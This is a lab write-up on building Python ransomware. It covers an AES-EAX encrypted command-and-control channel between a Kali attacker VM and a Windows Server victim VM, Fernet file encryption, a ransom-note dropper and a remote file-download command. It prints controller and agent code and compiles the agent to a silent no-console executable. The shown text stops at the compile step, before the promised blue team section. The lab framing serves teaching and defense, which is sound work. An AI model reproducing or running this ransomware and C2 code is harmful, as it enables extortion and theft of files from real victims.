Python Ransomware: AES C2 + Fernet + Rust

Overview
This lab simulates a RAT-based ransomware attack in a controlled Host-Only VM environment. The attack chain covers: building an encrypted C2 channel, remotely deploying a ransomware executable via HTTP, encrypting victim files with Fernet, dropping a ransom note, key exchange for decryption, and blue team detection/mitigation. The lab also includes a Rust implementation of an encrypted TCP C2 channel using AES-256-GCM.
Environment:
- Kali Linux (Attacker):
192.168.0.101— Host-Only - Windows Server 2022 (Victim):
192.168.0.102— Host-Only - C2 Port:
8008/TCP
All activity was performed inside an isolated Host-Only VM environment with no external network access.
Section 1: Environment Setup & Network Configuration
Same setup as Lab 1 — static IPs on a Host-Only network, verified bidirectional connectivity and port reachability.
1
2
3
# Kali
sudo ip addr add 192.168.0.101/24 dev eth0
ping -c 4 192.168.0.102
1
2
3
# Windows
New-NetIPAddress -InterfaceAlias 'Ethernet' -IPAddress 192.168.0.102 -PrefixLength 24

Test-NetConnection -ComputerName 192.168.0.101 -Port 8008
 Kali static IP 192.168.0.101 assigned
 Windows Server static IP 192.168.0.102 assigned
 Bidirectional connectivity confirmed
 Port 8008 reachable from victim
Section 2: Installing Dependencies
Kali:
1
2
sudo apt update && sudo apt install -y python3 python3-pip
pip3 install pycryptodome pyautogui psutil pyinstaller cryptography
Windows:
1
pip install pycryptodome pyautogui psutil pyinstaller cryptography
The key addition over Lab 1 is the cryptography library — specifically Fernet — which handles the file encryption layer (separate from the AES-EAX command channel).
 All required packages confirmed on Kali
 All required packages confirmed on Windows
Section 3: The Ransomware Scripts
Architecture
Two layers of encryption run in parallel:
| Layer | Algorithm | Purpose |
|---|---|---|
| C2 channel | AES-EAX | Encrypt/decrypt commands between attacker and victim |
| File encryption | Fernet (AES-128-CBC + HMAC) | Encrypt victim files on disk |
Attacker Controller — hacker_ransom.py (Kali)
Listens on port 8008, sends encrypted commands, receives encrypted responses. Supported commands:
1
2
3
4
5
encrypt          → triggers file encryption on victim
ransom_note      → drops READ_ME.txt in target directory
decrypt <key>    → sends key to restore files if correct
download <path>  → pulls a file from the victim
stop             → closes the session
1
2
3
4
5
6
7
8
9
10
11
KEY = b'0123456789abcdef0123456789abcdef'  # 32-byte shared AES key

def encrypt_message(message):
    cipher = AES.new(KEY, AES.MODE_EAX)
    ct, _ = cipher.encrypt_and_digest(message.encode())
    return base64.b64encode(cipher.nonce + ct).decode()

def decrypt_message(encrypted):
    data = base64.b64decode(encrypted)
    cipher = AES.new(KEY, AES.MODE_EAX, nonce=data[:16])
    return cipher.decrypt(data[16:]).decode()
Victim Agent — ransom.py (Windows)
Connects back to Kali, decrypts and executes commands. Key functions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
def generate_fernet_key():
    return Fernet.generate_key()

def encrypt_files(target_dir, fernet_key):
    fernet = Fernet(fernet_key)
    for root, dirs, files in os.walk(target_dir):
        for file in files:
            if file in ["READ_ME.txt", "ransom_key.txt"]:
                continue
            # read → encrypt → overwrite
            ...

def drop_ransom_note(target_dir, ransom_text):
    note_path = os.path.join(target_dir, "READ_ME.txt")
    with open(note_path, "w") as note:
        note.write(ransom_text)
Target directory: C:\Users\Public\Documents
Key storage: the Fernet key is saved to ransom_key.txt on the victim after encryption. The attacker retrieves it via download ransom_key.txt and sends it back with decrypt <key> to restore files.
 Attacker controller script — AES-EAX channel setup visible
 Victim ransomware script confirmed in directory
Section 4: Remote Deployment & Execution
Step 1: Compile to Silent EXE (Windows)
1
2
3
cd C:\Scripts
pyinstaller --onefile --noconsole --hidden-import=cryptography ransom.py
# Output: dist\ransom.exe
The --hidden-import=cryptography flag is required because PyInstaller doesn’t automatically detect the Fernet import in some configurations.
